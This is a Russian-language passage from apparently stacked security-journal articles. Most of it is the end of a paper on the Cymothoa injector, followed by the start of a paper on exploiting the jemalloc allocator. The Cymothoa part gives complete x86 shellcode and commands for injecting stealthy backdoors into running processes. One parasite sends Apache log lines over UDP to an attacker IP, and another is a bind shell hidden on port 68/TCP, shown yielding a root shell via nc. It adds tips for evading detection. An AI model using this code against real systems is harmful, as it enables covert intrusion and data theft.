• возможность поддерживать хозяина живым с помощью одной из приведённых ранее преамбул;
• отсутствие необходимости думать об областях памяти для выполнения и хранения данных, поскольку они предоставляются автоматически.

Посмотрим на практике, как работает этот паразит...

Сначала на машине жертвы нужно определить подходящий процесс-хозяин. В этом примере мы используем экземпляр cat, поскольку очень легко проверить, продолжает ли он работу после инъекции.

```
root@victim# ps -A | grep cat
 1727 pts/6    00:00:00 cat
```

Этот PID нужен для инъекции:

```
root@victim# cymothoa -p 1727 -s 1 -y 5555
[+] attaching to process 1727

 register info:
 ------------------------------------------------------------
 eax value: 0xfffffe00   ebx value: 0x0
 esp value: 0xbf81e1c8   eip value: 0xb78be430
 ------------------------------------------------------------

[+] new esp: 0xbf81e1c4
[+] payload preamble: fork
[+] injecting code into 0xb78bf000
[+] copy general purpose registers
[+] detaching from 1727

[+] infected!!!
root@victim#
```

Процесс теперь заражён: должно быть видно два экземпляра cat — оригинальный и новый, соответствующий паразиту:

```
root@victim# ps -A | grep cat
 1727 pts/6    00:00:00 cat
 1842 pts/6    00:00:00 cat
```

Если с другой машины попробовать подключиться к порту 5555, должна появиться оболочка:

```
root@attacker# nc -vv victim 5555
Connection to victim 5555 port [tcp/*] succeeded!
uname -a
Linux victim 2.6.38 #1 SMP Thu Mar 17 20:52:18 EDT 2011 i686 GNU/Linux
whoami
root
```

Одновременно, если написать несколько строк в консоли, где запущен оригинальный cat, должен наблюдаться привычный вывод:

```
root@victim# cat
test123
test123
foo
foo
```

Бэкдор работает корректно: два процесса выполняются одновременно, не падая.

Этот же бэкдор можно инъецировать аналогичным образом с использованием преамбулы clone(), запустив паразита как новый поток вместо нового процесса.

Команда аналогична; мы лишь отключаем преамбулу fork() и принудительно задействуем clone():

```
root@victim# cymothoa -p 9425 -s 1 -y 5555 -F -b
[+] attaching to process 9425

 register info:
 ------------------------------------------------------------
 eax value: 0xfffffe00   ebx value: 0x0
 esp value: 0xbfb4beb8   eip value: 0xb78da430
 ------------------------------------------------------------
[+] new esp: 0xbfb4beb4
```

```
[+] payload preamble: thread
[+] injecting code into 0xb78db000
[+] copy general purpose registers
[+] detaching from 9425

[+] infected!!!
```

При выполнении ps без специальных флагов видим только один процесс:

```
root@victim# ps -A | grep cat
 9425 pts/3    00:00:00 cat
```

Но с опцией -m виден дополнительный поток:

```
root@victim# ps -Am
...
 9425 pts/3    00:00:00 cat
    - -        00:00:00 -
    - -        00:00:00 -
...
```

Использование netcat на порту 5555 машины жертвы работает ожидаемым образом.

Несколько замечаний о правильном использовании преамбул fork() и clone():
• Данная преамбула совместима практически с любым существующим шеллкодом без каких-либо изменений. Её можно использовать для лёгкого превращения в паразитный код того, что уже написано. В случае преамбулы clone() ситуация несколько более критична, поскольку существует вероятность, что поток-паразит будет мешать потоку-хозяину. Тем не менее широко распространённые шеллкоды, как правило, уже учитывают эти проблемы и не должны вызывать затруднений.
• Лучше инъецировать паразита в серверы, порождающие множество дочерних процессов. Среди протестированных мной примеры: apache2, dhclient3 и, в случае настольной системы, процессы оконного менеджера. Сложно найти иголку в стоге сена, и трудно отличить одного паразита среди десятков процессов apache2 ;)

5.2 Удалённый паразит «tail follow»

Вы когда-нибудь использовали tail с опцией «-f» (follow)? Этот режим применяется для мониторинга текстовых файлов — как правило, логов — для просмотра в реальном времени новых строк, добавляемых другими процессами.

Команда tail принимает в качестве опции интервал ожидания между проверками файла. Поэтому, при написании паразита с аналогичной функцией, естественно использовать преамбулу, обеспечивающую точный контроль времени: преамбулу setitimer().

Ниже приведён код этого нового паразита — он сложнее предыдущих. После исходника следует краткое описание его работы, а затем пример практического использования.

```
#
# Планируемый паразит tail на основе setitimer
#

#
# Преамбула
#

setitimer_hdr:
□pusha
□# sys_setitimer(ITIMER_REAL, *struct_itimerval, NULL)
□xorl    %eax, %eax
□xorl    %ebx, %ebx
□xorl    %edx, %edx
□mov     $104, %al
□jmp     struct_itimerval
```

```
load_struct:
 pop %ecx
 int $0x80
 popa
 jmp handler

struct_itimerval:
 call load_struct
 # эти значения заменяются инжектором:
 .long   0x0#53434553  # секунды
 .long   0x5343494d  # микросекунды
 .long   0x0#53434553  # секунды
 .long   0x5343494d  # микросекунды

handler:
 pusha
 # signal(SIGALRM, handler)
 xorl %eax, %eax
 xorl %ebx, %ebx
 mov $48, %al
 mov $14, %bl
 jmp handler_end
load_handler:
 pop %ecx
 subl $0x19, %ecx # скорректировать %ecx, чтобы он указывал на handler()
 int $0x80
 popa
 jmp shellcode

handler_end:
 call load_handler

#
# Шеллкод начинается здесь
#

shellcode:
 pusha

 # проверить, выполнялась ли уже инициализация
 mov     $0x4d454d50, %esi  # заменяется инжектором
                                    # (адрес постоянной памяти)
 mov     (%esi), %eax
 cmp     $0xdeadbeef, %eax
 je      open_call          # перейти, если уже инициализировано

 # инициализация
 mov     $0xdeadbeef, %eax
 mov     %eax, (%esi)
 add     $4, %esi
 xorl    %eax, %eax
 mov     %eax, (%esi)
 sub     $4, %esi

open_call:
 # вызов sys_open(file_path, O_RDONLY)
 xorl    %eax, %eax
 mov     $5, %al
 jmp     file_path
load_file_path:
 pop     %ebx
 xorl    %ecx, %ecx
 int     $0x80       # %eax = дескриптор файла
 mov     %eax, %edi  # сохранить дескриптор файла

check_file_length:
 # вызов sys_lseek(fd, 0, SEEK_END)
 mov     %edi, %ebx
 xorl    %eax, %eax
 mov     $19, %al
 xorl    %ecx, %ecx
```

```
□xorl    %edx, %edx
□mov     $2, %dl
□int     $0x80  # %eax = смещение конца файла (eof)

□# получить старый eof и сохранить новый
□add     $4, %esi
□mov     (%esi), %ebx
□mov     %eax, (%esi)

□# пропустить первое чтение
□test    %ebx, %ebx
□jz      return_to_main_proc

□# проверить, стал ли файл больше
□# (текущий конец файла > предыдущий конец файла)
□cmp     %eax, %ebx
□je      return_to_main_proc # eof не изменился:
                                 # вернуть управление главному процессу

calc_data_len:
□# вычислить длину новых данных
□# (текущий eof - последний eof)
□mov     %eax, %esi
□sub     %ebx, %esi # сохранено в %esi

set_new_position:
□# вызов sys_lseek(fd, last_eof, SEEK_SET)
□xorl    %eax, %eax
□mov     $19, %al
□mov     %ebx, %ecx
□mov     %edi, %ebx
□xorl    %edx, %edx
□int     $0x80  # %eax = последнее смещение конца файла

read_file_tail:
□# выделить буфер
□sub     %esi, %esp

□# вызов sys_read(fd, buf, count)
□xorl    %eax, %eax
□mov     $3, %al
□mov     %edi, %ebx
□mov     %esp, %ecx
□mov     %esi, %edx
□int     $0x80       # %eax = прочитано байт
□mov     %esp, %ebp  # сохранить указатель на буфер

open_socket:
□# вызов sys_socketcall($0x01 (socket), *args)
□xorl    %eax, %eax
□mov     $102, %al
□xorl    %ebx, %ebx
□mov     $0x01, %bl
□jmp     socket_args
load_socket_args:
□pop     %ecx
□int     $0x80  # %eax = дескриптор сокета
□jmp     send_data

socket_args:
□call load_socket_args
□.long□0x02□# AF_INET
□.long□0x02□# SOCK_DGRAM
□.long□0x00□# NULL

send_data:

□# подготовить аргументы sys_socketcall (sendto)
□jmp     struct_sockaddr
load_sockaddr:
□pop     %ecx
```

```
□push    $0x10   # sizeof(struct_sockaddr)
□push    %ecx    # адрес struct_sockaddr
□xorl    %ecx, %ecx
□push    %ecx    # флаги
□push    %edx    # длина буфера
□push    %ebp    # указатель на буфер
□push    %eax    # дескриптор сокета

□# вызов sys_sendto($11 (sendto), *args)
□xorl    %eax, %eax
□mov     $102, %al
□xorl    %ebx, %ebx
□mov     $11, %bl
□mov     %esp, %ecx
□int     $0x80
□jmp     restore_stack

struct_sockaddr:
□call load_sockaddr
□.short□0x02        # AF_INET
□.short□0x5250      # PORT (заменяется инжектором)
□.long□0x34565049  # DEST IP (заменяется инжектором)

restore_stack:
□# восстановить стек
□pop     %ebx    # дескриптор сокета
□pop     %eax    # указатель на буфер
□pop     %edx    # длина буфера
□pop     %eax    # флаги
□pop     %eax    # адрес struct_sockaddr
□pop     %eax    # sizeof(struct_sockaddr)

□# освободить буфер
□add     %edx, %esp


close_socket:
□# вызов sys_close(socket)
□xorl    %eax, %eax
□mov     $6, %al
□int     $0x80

return_to_main_proc:

□# вызов sys_close(fd)
□xorl    %eax, %eax
□mov     $6, %al
□mov     %edi, %ebx
□int     $0x80

□# возврат
□popa
□ret

file_path:
□call load_file_path
□.ascii  "/var/log/apache2/access.log"
```

Код написан не в сверхкомпактном стиле, поскольку место не является проблемой, а предпочтение отдано удобству программирования и модификации.

Код можно свести к нескольким шагам:
1. Преамбула (уже знакома).
2. Проверка первого запуска. Этот шаг использует постоянную область памяти, предоставляемую инжектором.
3. Открытие файла и проверка его длины.
4. Сравнение с предыдущей длиной файла.
• 4.1. Если не изменилась — паразит возвращает управление процессу-хозяину.

• 4.2. Если изменилась — выполнение продолжается.
5. Чтение новых строк файла.
6. Отправка новых строк атакующему по UDP.
7. Восстановление стека.
8. Возврат управления процессу-хозяину.

Шеллкод получает от инжектора несколько параметров: адрес постоянной области памяти, IP-адрес и порт атакующего, а также интервал таймера в микросекундах.

Инжектор просто заменяет известные шестнадцатеричные метки на эти параметры при инъекции. Места замены можно увидеть в комментариях к коду.

Теперь — к самому интересному: практическому использованию паразита.

Первым делом нужно подготовить сервер на машине атакующего для приёма данных. В главном каталоге инжектора присутствует простая реализация UDP-сервера.

Нужно лишь указать доступный порт:

```
root@attacker# ./udp_server 5555
./udp_server: listening on port UDP 5555
```

Теперь переходим к машине жертвы и выбираем подходящий процесс. Для простоты снова используем cat.

Для инъекции паразита необходимо указать несколько параметров:

```
root@victim# ./cymothoa -p `pidof cat` -s 14 -k 5000 -x attacker_ip -y 5555
[+] attaching to process 4694

 register info:
 ------------------------------------------------------------
 eax value: 0xfffffe00   ebx value: 0x0
 esp value: 0xbfa9f3f8   eip value: 0xb77e8430
 ------------------------------------------------------------

[+] new esp: 0xbfa9f3f4
[+] injecting code into 0xb77e9000
[+] copy general purpose registers
[+] persistent memory at 0xb7805000 (if used)
[+] detaching from 4694

[+] infected!!!
```

Процесс теперь заражён. Новый процесс не создан.

Теперь, предполагая, что работает сервер apache2, попробуем выполнить несколько запросов к серверу для обновления /var/log/apache2/access.log (файла, который мы мониторим).

```
root@attacker# curl victim_ip
<html><body><h1>It works!</h1>
<p>This is the default web page for this server.</p>
<p>The web server software is running but no content has been added.</p>
</body></html>
```

Если всё прошло успешно, в консоли UDP-сервера должны появиться новые строки, сгенерированные нашими запросами:

```
root@attacker# ./udp_server 5555
./udp_server: listening on port UDP 5555
::1 - - [26/May/2011:11:18:57 +0200] "GET / HTTP/1.1" 200 460 "-"
"curl/7.19.7 (i486-pc-linux-gnu) libcurl/7.19.7 OpenSSL/0.9.8k
zlib/1.2.3.3 libidn/1.15"
::1 - - [26/May/2011:11:19:26 +0200] "GET / HTTP/1.1" 200 460 "-"
"curl/7.19.7 (i486-pc-linux-gnu) libcurl/7.19.7 OpenSSL/0.9.8k
zlib/1.2.3.3 libidn/1.15"
...
```

Et voila, у нас есть удалённый перехватчик файлов!

Разумеется, соединения не отображаются в выводе инструментов вроде netstat, поскольку это лишь краткие обмены данными, а сокеты открываются только тогда, когда в отслеживаемом файле появляются новые строки (и сразу же закрываются).

Несколько замечаний о правильном использовании этой преамбулы и паразита:
• Данная преамбула обычно несовместима с существующим шеллкодом. Код должен быть модифицирован для возврата управления процессу-хозяину с восстановлением стека и регистров.
• Лучше инъецировать паразита в серверы, которые работают всё время, пока включена машина, но не сильно нагружают процессор. Сервер dhclient3 — идеальный хозяин.

5.3 Однопроцессный бэкдор

Мы добрались до последнего и, пожалуй, наиболее интересного примера паразита в данном документе. Именно этого хотел достичь автор: бэкдора, живущего внутри другого процесса без вызовов fork() и без создания новых потоков.

Бэкдор прослушивает порт (настраиваемый инжектором) и периодически проверяет, подключён ли клиент. Эта часть реализована с использованием неблокирующих сокетов и модифицированной преамбулы alarm().

Когда клиент подключается, он получает оболочку — единственный момент, когда выполняется вызов fork().

Пока бэкдор находится в режиме прослушивания, единственный способ обнаружить его присутствие — проверить прослушиваемые порты на машине. Но и в этом случае можно применить некоторые трюки, чтобы сделать нашего паразита очень трудноопределяемым.

Вот код.

```
#
# Однопроцессный бэкдор (преамбула alarm)
#

handler:
□pusha

set_signal_handler:
□# signal(SIGALRM, handler)
□xorl□%eax, %eax
□xorl□%ebx, %ebx
□mov□$48, %al
□mov□$14, %bl
□jmp□set_signal_handler_end
load_handler:
□pop□%ecx
□subl□$0x18, %ecx # скорректировать %ecx, чтобы он указывал на handler()
□int□$0x80
□jmp□shellcode

set_signal_handler_end:
□call load_handler

shellcode:
□# проверить, выполнялась ли уже инициализация
□mov     $0x4d454d50, %esi  # заменяется инжектором
                                    # (адрес постоянной памяти)
□mov     (%esi), %eax
□cmp     $0xdeadbeef, %eax
□je      accept_call        # перейти, если уже инициализировано

socket_call:
□# вызов sys_socketcall($0x01 (socket), *args)
```

```
□xorl    %eax, %eax
□mov     $102, %al
□xorl    %ebx, %ebx
□mov     $0x01, %bl
□jmp     socket_args
load_socket_args:
□pop     %ecx
□int     $0x80 # %eax = дескриптор сокета

□# сохранить дескриптор сокета
□mov     $0xdeadbeef, %ebx
□mov     %ebx, (%esi)
□add     $4, %esi
□mov     %eax, (%esi)
□sub     $4, %esi
□jmp     fcntl_call

socket_args:
□call load_socket_args
□.long□0x02□# AF_INET
□.long□0x01□# SOCK_STREAM
□.long□0x00□# NULL

fcntl_call:
□# вызов sys_fcntl(socket, F_GETFL)
□mov     %eax, %ebx
□xorl    %eax, %eax
□mov     $55, %al
□xorl    %ecx, %ecx
□mov     $3, %cl
□int     $0x80
□# вызов sys_fcntl(socket, F_SETFL, flags | O_NONBLOCK)
□mov     %eax, %edx
□xorl    %eax, %eax
□mov     $55, %al
□mov     $4, %cl
□orl     $0x800, %edx  # O_NONBLOCK (неблокирующий сокет)
□int     $0x80

bind_call:
□# подготовить аргументы sys_socketcall (bind)
□jmp     struct_sockaddr
load_sockaddr:
□pop     %ecx
□push    $0x10   # sizeof(struct_sockaddr)
□push    %ecx    # адрес struct_sockaddr
□push    %ebx    # дескриптор сокета

□# вызов sys_socketcall($0x02 (bind), *args)
□xorl    %eax, %eax
□mov     $102, %al
□xorl    %ebx, %ebx
□mov     $0x02, %bl
□mov     %esp, %ecx
□int     $0x80
□jmp     listen_call

struct_sockaddr:
□call load_sockaddr
□.short□0x02□# AF_INET
□.short□0x5250□# PORT (заменяется инжектором)
□.long□0x00□# INADDR_ANY

listen_call:
□pop     %eax    # дескриптор сокета
□pop     %ebx
□push    $0x10   # очередь (backlog)
□push    %eax    # дескриптор сокета

□# вызов sys_socketcall($0x04 (listen), *args)
□xorl    %eax, %eax
```

```
mov     $102, %al
xorl    %ebx, %ebx
mov     $0x04, %bl
mov     %esp, %ecx
int     $0x80

# восстановить стек
pop     %edi
pop     %edi
pop     %edi

accept_call:
# подготовить аргументы sys_socketcall (accept)
xorl    %ecx, %ecx
push    %ecx         # socklen_t *addrlen
push    %ecx         # struct sockaddr *addr
add     $4, %esi
push    (%esi)       # дескриптор сокета

# вызов sys_socketcall($0x05 (accept), *args)
xorl    %eax, %eax
mov     $102, %al
xorl    %ebx, %ebx
mov     $0x05, %bl
mov     %esp, %ecx
int     $0x80       # %eax = дескриптор файла или отрицательное значение (ошибка)
mov     %eax, %edx  # сохранить дескриптор файла

# восстановить стек
pop     %edi
pop     %edi
pop     %edi

# проверить возвращаемое значение
test    %eax, %eax
js      schedule_next_and_return  # перейти при ошибке (отрицательный %eax)


fork_child:
# вызов sys_fork()
xorl    %eax, %eax
mov     $2, %al
int     $0x80

test    %eax, %eax
jz      dup2_multiple_calls  # дочерний продолжает выполнение
                             # родительский -> schedule_next_and_return

schedule_next_and_return:

# вызов sys_close(дескриптор файла сокета)
# (используется только дочерним процессом)
xorl    %eax, %eax
mov     $6, %al
mov     %edx, %ebx
int     $0x80

# вызов sys_waitpid(-1, NULL, WNOHANG)
# (для удаления зомби-процессов)
xorl    %eax, %eax
mov     $7, %al
xorl    %ebx, %ebx
dec     %ebx
xorl    %ecx, %ecx
xorl    %edx, %edx
mov     $1, %dl
int     $0x80

# alarm(timeout)
xorl    %eax, %eax
mov     $27, %al
```

```
movl    $0x53434553, %ebx    # заменяется инжектором (секунды)
int     $0x80

# возврат
popa
ret

dup2_multiple_calls:
# dup2(socket, 2), dup2(socket, 1), dup2(socket, 0)
xorl    %eax, %eax
xorl    %ecx, %ecx
mov     %edx, %ebx
mov     $2, %cl
dup2_loop:
mov     $63, %al
int     $0x80
dec     %ecx
jns     dup2_loop

execve_call:
# вызов sys_execve(program, *args)
xorl    %eax, %eax
mov     $11, %al
jmp     program_path
load_program_path:
pop     %ebx
# создать список аргументов [program_path, NULL]
xorl    %ecx, %ecx
push    %ecx
push    %ebx
mov     %esp, %ecx
mov %esp, %edx
int     $0x80

program_path:
call load_program_path
.ascii  "/bin/sh"
```

Краткое резюме по коду:
1. Половина преамбулы — только часть signal().
2. Проверка первого запуска. Этот шаг использует постоянную область памяти, предоставляемую инжектором.
• 2.1. Если уже инициализировано — переход к шагу 7.
• 2.2. Если не инициализировано — продолжение.
3. Открытие сокета.
4. Установка неблокирующего режима через fcntl().
5. Привязка сокета к указанному порту.
6. Перевод сокета в режим прослушивания через listen().
7. Проверка наличия подключённого клиента через accept().
• 7.1. Нет клиентов — переход к шагу 9.
• 7.2. Клиент подключён — продолжение.
8. Fork() дочернего процесса и запуск оболочки.
9. Установка таймера и возобновление выполнения хозяина (вторая половина преамбулы).

Для этого шеллкода передаваемые аргументы: адрес постоянной памяти, порт для прослушивания и таймер (в секундах).

Наконец, рассмотрим практический пример использования.

Сначала нужно определить процесс-хозяин. Нам также нужно найти порт, который вряд ли вызовет подозрения.

```
root@victim# lsof -a -i -c dhclient3
COMMAND    PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
dhclient3 1232 root    5u  IPv4   4555      0t0  UDP *:bootpc
```

```
dhclient3 1612 root    4u  IPv4   4554      0t0  UDP *:bootpc
```

Здесь видно два процесса dhclient3 с открытым портом 68/UDP (bootpc): хорошая стратегия для нашего бэкдора — прослушивать порт 68/TCP...

```
root@victim# ./cymothoa -p 1612 -s 13 -j 1 -y 68
[+] attaching to process 1612

 register info:
 ------------------------------------------------------------
 eax value: 0xfffffdfe   ebx value: 0x6
 esp value: 0xbfff6dd0   eip value: 0xb7682430
 ------------------------------------------------------------

[+] new esp: 0xbfff6dcc
[+] injecting code into 0xb7683000
[+] copy general purpose registers
[+] persistent memory at 0xb769f000 (if used)
[+] detaching from 1612

[+] infected!!!
```

Посмотрим на результат:

```
root@victim# lsof -a -i -c dhclient3
COMMAND    PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
dhclient3 1232 root    5u  IPv4   4555      0t0  UDP *:bootpc
dhclient3 1612 root    4u  IPv4   4554      0t0  UDP *:bootpc
dhclient3 1612 root    7u  IPv4  21892      0t0  TCP *:bootpc (LISTEN)
```

Как видите, очень трудно заметить, что что-то не так...

Теперь атакующий может подключиться к жертве и получить оболочку:

```
root@attacker# nc -vv victim_ip 68
Connection to victim_ip 68 port [tcp/bootpc] succeeded!
uname -a
Linux victim 2.6.38 #1 SMP Thu Mar 17 20:52:18 EDT 2011 i686 GNU/Linux
```

Цель достигнута: однопроцессный бэкдор :)

---

6. Немного об инжекторе

Во всех этих примерах мы всегда использовали инжектор cymothoa [4]. Несколько слов об этом инструменте...

Инжектор очень важен, поскольку позволяет настраивать шеллкод и внедрять его в нужные области памяти.

Cymothoa призван помочь в разработке шеллкода несколькими способами.

В каталоге payloads находятся все исходники на ассемблере, созданные автором и легко компилируемые с помощью gcc:

```
root@box# cd payloads
root@box# ls
clone_shellcode.s            fork_shellcode.s
scheduled_backdoor_alarm.s   mmx_example_shellcode.s
scheduled_setitimer.s        scheduled_alarm.s
scheduled_tail_setitimer.s
root@box# gcc -c scheduled_backdoor_alarm.s
root@box#
```

Cymothoa также включает несколько инструментов для удобного извлечения шеллкода из этих объектных файлов.

Например, bgrep [6] — бинарный grep, позволяющий найти смещение конкретных шестнадцатеричных последовательностей:

```
root@box# ./bgrep e8f0ffffff payloads/scheduled_backdoor_alarm.o
payloads/scheduled_backdoor_alarm.o: 0000014b
```

Это полезно для нахождения начала кода, который нужно извлечь.

Определив начало и длину кода, его легко можно преобразовать в C-строку с помощью скрипта hexdump_to_cstring.pl.

```
root@box# hexdump -C -s 52 payloads/scheduled_backdoor_alarm.o -n 291 | \
          ./hexdump_to_cstring.pl
\x60\x31\xc0\x31\xdb\xb0\x30\xb3\x0e\xeb\x08\x59\x83\xe9\x18\xcd\x80\xeb
\x05\xe8\xf3\xff\xff\xff\xbe\x50\x4d\x45\x4d\x8b\x06\x3d\xef\xbe\xad\xde
\x0f\x84\x81\x00\x00\x00\x31\xc0\xb0\x66\x31\xdb\xb3\x01\xeb\x14\x59\xcd
...
```

После этого строку можно добавить в файл payloads.h и перекомпилировать cymothoa, чтобы получить нового готового к инъекции паразита.

Если хотите превратить в паразитный код то, что уже имеется, — это самый простой способ.

Последнее, что хочу упомянуть в связи с cymothoa, — небольшая утилита, поставляемая с основным инструментом: генератор кода системных вызовов.

Написание шеллкодов на основе системных вызовов может быть утомительным занятием, особенно если нужно помнить каждый номер системного вызова и его параметры.

Поскольку я ленив, я написал скрипт, способный выполнить часть тяжёлой работы:

```
root@box# ./syscall_code.pl
Syscall shellcode generator
Usage:
        ./syscall_code.pl syscall
```

Например, его можно использовать для генерации последовательности вызова системного вызова open:

```
root@box# ./syscall_code.pl sys_open
sys_open_call:
        # call to sys_open(filename, flags, mode)
        xorl    %eax, %eax
        mov     $5, %al
        xorl    %ebx, %ebx
        mov     filename, %bl
        xorl    %ecx, %ecx
        mov     flags, %cl
        xorl    %edx, %edx
        mov     mode, %dl
        int     $0x80
```

Как видите, скрипт генерирует ассемблерный код, помечающий аргументы и соответствующие регистры системного вызова, а также его номер.

Код не всегда на 100% надёжен (например, некоторые системные вызовы требуют сложных структур, которые скрипт не может построить), но он может значительно ускорить этап разработки шеллкода.

Надеюсь, вам это окажется полезным...

---

7. Дополнительная литература

Пока я писал эту статью, на сайте defcon были опубликованы доклады предстоящего выпуска.

Один из них привлёк моё внимание [7]:

> ***Jugaad — Linux Thread Injection Kit***
> *«...Набор в настоящее время работает на Linux, выделяет пространство внутри процесса и инъецирует и выполняет произвольную полезную нагрузку в виде потока в этот процесс. Он использует функциональность ptrace() для манипулирования другими процессами в системе. ptrace() — это API, обычно используемый отладчиками для манипулирования (отладки) программой. Используя ту же функциональность для инъекции и манипуляции потоком выполнения программы, Jugaad способен инъецировать полезную нагрузку в виде потока.»*

Всем читателям, которых заинтересовала данная статья, рекомендую следить за этим докладом, поскольку это схожее, но параллельное моему исследование.

Моя цель состояла в реализации скрытного бэкдора без создания новых процессов или потоков, тогда как исследование Асима сосредоточено на создании потоков для достижения того же уровня скрытности.

Поэтому я желаю Асиму успехов, поскольку считаю наши работы взаимодополняющими.

Дополнительные материалы по «инъекции кода» можно найти по ссылкам в конце документа.

Пока, народ ;)

Благодарности (в произвольном порядке): emgent, scox, white_sheep (и всей ihteam), sugar, renaud, bt_smarto, cris.

---

8. Ссылки и источники


```
- [0] https://secure.wikimedia.org/wikipedia/en/wiki/Ptrace
- [1] http://dl.packetstormsecurity.net/papers/unix/elf-runtime-fixup.txt
- [2] https://phrack.org/issues/58/4.html#article
  (5 — функция dl-resolve() динамического компоновщика)
- [3] http://vxheavens.com/lib/vrn00.html#c42
- [4] http://cymothoa.sourceforge.net/
- [5] http://www.exploit-db.com/exploits/13388/
- [6] http://debugmo.de/2009/04/bgrep-a-binary-grep/
- [7] https://www.defcon.org/html/defcon-19/dc-19-speakers.html#Jakhar
```

— EOF —

Pseudomonarchia jemallocum

Автор: argp | huku
Контакт: {argp,huku}@grhack.net

Ложное королевство jemalloc, или об эксплуатации менеджера памяти jemalloc

---

Содержание

---

1 - Введение

В данной работе мы исследуем безопасность аллокатора jemalloc — как в теории, так и на практике. Нас в первую очередь интересует эксплуатация ошибок повреждения памяти, поэтому наш анализ безопасности сосредоточен именно на этой теме.

jemalloc — это аллокатор памяти пользовательского пространства, реализующий стандартный интерфейс malloc(3) для динамического управления памятью. Он написан Джейсоном Эвансом (отсюда префикс «je») для FreeBSD, поскольку возникла необходимость в высокопроизводительном, поддерживающем SMP аллокаторе памяти для libc. Впоследствии jemalloc был также принят браузером Mozilla Firefox в качестве внутреннего специализированного аллокатора памяти.

Всё это привело к появлению нескольких версий jemalloc, весьма схожих, но не идентичных. Если коротко, существует три широко используемые версии: 1) автономная версия [JESA], 2) версия в браузере Mozilla Firefox [JEMF] и 3) версия во FreeBSD libc [JEFB].

Рассматриваемые в данной работе векторы эксплуатации проверены на версиях jemalloc, описанных в подразделе 1.1, — всё на платформе x86. Предполагается базовое знакомство с x86 и общее понимание реализаций malloc() пользовательского пространства, хотя строго обязательным это не является.

1.1 - Тысячеликий jemalloc

Версий jemalloc так много, что мы чуть не сошли с ума, перепроверяя всё на всевозможных платформах. В частности, мы тестировали последнюю автономную версию jemalloc (2.2.3 на момент написания), версию, включённую в последнюю FreeBSD libc (8.2-RELEASE), а также версию в браузере Mozilla Firefox 11.0. Кроме того, мы тестировали Linux-порт реализации malloc(3) из FreeBSD (jemalloc_linux_20080828a в прилагаемом архиве с кодом) [JELX].

---

2 - Обзор аллокатора памяти jemalloc


Цель данного раздела — дать технический обзор аллокатора памяти jemalloc. Однако он не является исчерпывающим. Мы сосредоточимся лишь на деталях, важных для понимания атак эксплуатации jemalloc, рассматриваемых в следующем разделе. Заинтересованный читатель может обратиться к [JE06] за более академическим рассмотрением jemalloc (с бенчмарками, сравнениями с другими аллокаторами и т.д.).

Прежде чем начать анализ, хочется отметить, что jemalloc (как и другие реализации malloc) не реализует такие концепции, как «unlinking» или «frontlinking», которые оказались ключевыми при эксплуатации dlmalloc и аллокаторов Microsoft Windows. При этом важно подчеркнуть, что рассматриваемые нами атаки не достигают напрямую примитива «запись 4 байт в произвольное место». Вместо этого мы фокусируемся на том, как принудить malloc() (и, возможно, realloc()) вернуть чанк, который с высокой вероятностью указывает на уже инициализированную область памяти, содержащую объекты, важные для функционирования целевого приложения (C++ VPTR, указатели на функции, размеры буферов и т.д.). Учитывая различные защитные механизмы современных операционных систем (ASLR, DEP и прочие), мы считаем такой результат значительно более полезным для атакующего, чем перезапись 4 байт.

jemalloc, как и полагается современному аллокатору памяти, понимает, что минимальное использование страниц больше не является самой критической функцией. Вместо этого он нацелен на повышение производительности при извлечении данных из RAM. Основываясь на принципе локальности — согласно которому объекты, выделяемые вместе, также используются вместе, — jemalloc стремится размещать аллокации контигуально в памяти. Другой фундаментальный принцип jemalloc — поддержка SMP-систем и многопоточных приложений за счёт минимизации конкуренции за блокировки между одновременно работающими потоками. Для этого используются многочисленные «арены»: при первом обращении потока к аллокатору (например, при вызове malloc(3)) поток привязывается к конкретной арене. Назначение потоков по аренам может происходить тремя способами: 1) простым хэшированием по ID потока, если доступен TLS; 2) встроенным линейным конгруэнтным генератором псевдослучайных чисел, если определён MALLOC_BALANCE и TLS недоступен; 3) традиционным алгоритмом «round-robin». Для двух последних случаев связь между потоком и ареной не остаётся неизменной на протяжении всего времени жизни потока.

Продолжая высокоуровневый обзор основных структур jemalloc, прежде чем погрузиться в детали подраздела 2.1, остановимся на понятии «чанков». jemalloc делит память на чанки одинакового размера и использует их для хранения всех своих структур данных (а также запрошенной пользователем памяти). Чанки в свою очередь делятся на «раны» (runs), которые обслуживают запросы/аллокации до определённых размеров. Ран отслеживает состояние свободных и занятых «регионов» соответствующего размера. Регионы — это элементы кучи, возвращаемые пользователю при выделении памяти (например, при вызове malloc(3)). Наконец, каждый ран связан с «бином». Бины отвечают за хранение структур (деревьев) свободных регионов.

Следующая диаграмма иллюстрирует в абстрактном виде отношения между базовыми строительными блоками jemalloc:



2.1 - Базовые структуры

В следующих параграфах мы подробно анализируем базовые структуры jemalloc. Знакомство с ними необходимо для понимания внутреннего устройства jemalloc и перехода к этапу эксплуатации.

